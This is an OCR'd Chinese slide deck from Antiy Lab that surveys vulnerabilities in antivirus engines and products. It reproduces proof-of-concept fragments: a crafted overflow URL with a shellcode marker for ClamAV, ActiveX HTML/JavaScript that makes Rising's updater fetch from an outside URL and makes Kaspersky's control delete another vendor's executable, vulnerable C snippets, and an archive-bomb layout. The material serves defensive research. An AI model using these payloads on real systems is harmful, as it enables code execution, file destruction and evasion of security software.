安天实验室
ANTIY 创造就是我们的基步

反病毒引擎、产品和体系的自身安全挑战

安天实验室 肖新光

前言

面对恶意代码狂潮的肆虐汹涌，安全产品很多时候不再是可信的堤坝，而成为狂涛中战栗的孤岛，有时自身都脆弱不堪。

——演讲者2009年12月31日 日记

提纲

前事不忘，后事之师

- 回顾那些我们尴尬和被动时刻。

人无远虑，必有近忧


- 从正向看反病毒体系的脆弱性成因

拨乱反正，正本清源

- 斗争中演进与点滴。

正面之敌

- Rootkit
  - 无法获取、无法检测
- 反制杀软
  - 关闭杀软进程
  - IFEO映像劫持
  - 停止反病毒软件的服务
  - 窗口发关闭消息
  - 卸载杀软进程中关键模块



背面之敌 — —非执行对抗

对引擎和库的威胁

对产品的威胁

对体系的威胁

引擎威胁的焦点——格式解析和预处理

- PE解析
- 包裹解析
- URL解析
- 其它格式解析

PE格式解析

- 恶意构造的PE格式
- 加壳的PE
  - 很多壳修改了PE文件一般的编译格式
- 被其它杀软清理的PE格式
  - 被杀毒软件清除掉的部分PE文件由于清除了部分文件体，没有修改对应的PE头，导致PE结构与正常的PE文件不同

PE 文件头格式解析漏洞

- ClamAV引擎整数溢出继而堆溢出导致反病毒DoS
- BitDefender AntiVirus 引擎扫描特定构造的ASProtect壳格式整数溢出
- Kaspersky Anti-Virus 6.0 解析PE中的特殊的NumberOfRvaAndSize数据目录值崩溃


PE 文件头格式解析漏洞[续1]

dsize+1024+nsections*40

```
....
if((dest = (char *) cli_calloc(dsize + 1024 + nsections * 40,
sizeof(char))) == NULL) {
            free(section_hdr);
            free(src);
            return CL_EMEM;
          }
...
while (1) {
    while ( (oob = doubleebx(src, &myebx, &scur, ssize)) == 1) {
...
      dest[dcur++] = src[scur++];
    }
```

URL格式解析 — —CVE-2009-1372

```
static int url_hash_match(const char *inurl, size_t len)
{
        char urlbuff[URL_MAX_LEN+3];/* htmlnorm truncates at 1024 bytes +
terminating null + slash + host end null */
        unsigned count;
rc = cli_url_canon(inurl, len, urlbuff, sizeof(urlbuff), &host_begin, &host_len,
&path_begin, &path_len);
        //hash_match   hash匹配
}
```




URL格式解析 — —CVE-2009-1372[续1]

构造URL:
%%%%%%%%%%%%...%%%%%%%%%%%%9090
shellcode

```
const char hexchars[] = "0123456789ABCDEF";
memmove(p+3, p+1, urlend - p - 1);        //未检查，越界复制
导致溢出
*p++ = '%';
*p++ = hexchars[c>>4];
*p = hexchars[c&0xf];
urlend += 2;
 }
 p++;
```

包裹解析——Archbomb

- Archbomb是一类通过包裹构造的恶意数据的统称。



Archbomb[案例]

- 一个五层的zip包裹，大小为42,374 字节，每层中又包括16个包裹，让我们每层只解开1个包裹

```
D:.
|   lib 0.zip
|   lib 1.zi
|   lib f.zip
|
└──lib 0
    |   book 0.zip
    ...
    |   book f.zip
    └──book 0
        |   chapter 0.zip
        |   chapter 1.zip
        ...
        |   chapter f.zip
        |
        └──chapter 0
            |   doc 0.zip
            |   doc 1.zip
            ...
            |   doc f.zip
            └──doc 0
                |   page 0.zip
                |   page 1.zip
                ...
                |   page f.zip
                |
                └──page 0
                    0.dll
```

```
seg000:00000000  AA AA AA AA AA AA AA AA-AA AA AA AA AA AA AA AA  ''      ''
seg000:00000010  AA AA AA AA AA AA AA AA-AA AA AA AA AA AA AA AA  ''      ''
seg000:00000020  AA AA AA AA AA AA AA AA-AA AA AA AA AA AA AA AA  ''      ''
```

4,294,972,416字节

包裹解析 — —包裹格式溢出

- Kaspersky复制特定ARJ包裹该格式数据堆溢出可能导致恶意代码执行
- Symantec的Decomposer扫描畸形格式的RAR文档栈溢出导致拒绝服务或执行任意指令[CVE-2008-0309]
- Kaspersky引擎解析已破坏的CHM文件发生堆溢出导致远程攻击者以杀毒软件进程的权限执行任意代码
- CA引擎解析构造CAB文件导致栈溢出

把病毒库变成rootkit加载点

- 利用avc加载的木马AVP_TROJ
- Avc格式类似一个压缩包
  - 记录文件
  - 代码obj模块
  - 其它一些文件
- o_20000.o32 (_win.asm.o32)

avp.set

kernel.avc
krnunp.avc
krnexe.avc
krnmacro.avc
krnjava.avc
krnengn.avc
krndos.avc
smart.avc
……

把病毒库变成rootkit加载点[续1]


```
                public _decode
_decode         proc near
                nop
                nop
                pusha
                call    $+5

entry:                                  ; DATA XRI
                pop     ebp
                sub     ebp, offset entry
                lea     eax, fuckup[ebp]
                push    eax
                push    1
                push    0
                push    1
                push    80h ; '■'
                push    0
                lea     eax, __Write_13
                call    eax
                add     esp, 18h
                lea     eax, fuckup[ebp]
                push    eax
```

产品的威胁

- 跑飞
- 权利滥用
- 提权
- 远程操作
- 挂马

跑飞——变形病毒到逻辑炸弹[案例]



某个变形病毒　　某个逻辑炸弹

跑飞

- 采用脚本虚拟机sandbox查杀脚本病毒的引擎
  - **Mozilla Firefox, Thunderbird and SeaMonkey JavaScript engine multiple integer overflows**
- 沙箱
  - inline hook
  - 内核hook
  - 与其它hook不兼容

权利滥用-溢出反病毒组件


- ActiveX导出函数可能具有的隐蔽的功能，比如操作注册表，读写文件等等
- ActiveX本身一些函数在处理输入的时候不严格造成溢出的情况

ActiveX

- 瑞星在线杀毒远程执行漏洞

```
<object style="display:none"
classid="clsid:E4E2F180-CB8B-4DE9-ACBB-DA745D3BA153" h
id="rav" width="430" VIEWASTEXT>
</object>
<script>
function test()
{
rav.BaseURL = "http://jsmith080220.googlepages.com/";
rav.Encardid = "0000$0000$0000";
rav.UpdateEngine();
}
```

kapersky 6.0 ActiveX远程上传删除漏洞




```
< script language=javascript>
function test()
{
bug.DeleteFile("C:\\Program Files\\Rising\\Rav\\Rav.exe");
}
</script>
//这是卡巴斯基组件的注册标识
<object classid="clsid:D9EC22E7-1A86-4F7C-8940-0303AE5D6756" name="bug">
</object>
<script>javascript:test(); //调用测试函数
</script>
```

其它一些Activex 挂马利用漏洞

- McAfee Security Center IsOldAppInstalled ActiveX 溢出
- Symantec Altiris ConsoleUtilities ActiveX控件缓冲区溢出漏洞
- Symantec PVCalendar.ocx 远程执行 Exploit

Symantec核心驱动symtdi.sys提权

- eax = irp->UserBuffer
- 没有对irp->UserBuffer进行任何检查

```
.text:0003B7CA mov ecx, dword_45544
.text:0003B7D0 mov [eax], ecx
```

对UserBuffer进行写操作，一共写入了9字节，形成了任意内核地址可写的漏洞

- DeviceIOControl传递畸形参数覆盖SSDT表中的内核函数地址，将原函数地址改为shellcode所在的地址，然后调用该函数来执行Shellcode
-

其他的驱动漏洞

- kl1.sys内核swprintf越界提权
- Kaspersky klim5.sys提权
- 趋势\\.\Tmfilter ‘ DOS device驱动用户数据复制超过缓冲区溢出提取

基础设施攻击

- 误报构造攻击
- DDoS攻击Virustotal服务


自动化分析系统遭遇误报构造攻击[案例]

拆离器
- 把全部衍生文件和内嵌数据拆离

基因判定器
- 一组可扩展的基因判定器

提取器
- 提取父程序特征

白名单过滤
- 降低误报



提纲

前事不忘，后事之师

- 回顾那些我们尴尬和被动时刻。


人无远虑，必有近忧

- 从正向看反病毒体系的脆弱性成因


拨乱反正，正本清源

- 斗争中演进与点滴。

反病毒产品的漏洞威胁



反病毒引擎的结构


格式识别库
预处理库
2进制病毒库
PE病毒库
宏病毒库
脚本库
其他病毒库
装载病毒库
验证模块
KeyFile
文件对象
扇区对象
内存映像
注册表关联
网络对象
路径文件名
扇区号
PID
键值
敏感文件判定
敏感键值判定
引擎调度中心
外围IO读
内存对象
模式定制接口
流检测模块
IO级未知检测模块
2进制分析
映像扫描
格式识别
PE分析器
脱壳器
复合文档结构分析器
解包器
脚本分析器
处理参数解释器
处理脚本解释器
告知模块
内存对象处理模块
注册表处理模块
扇区处理模块
内存处理模块
直接文件处理模块
AVL SDK 3结构
2008/5/7

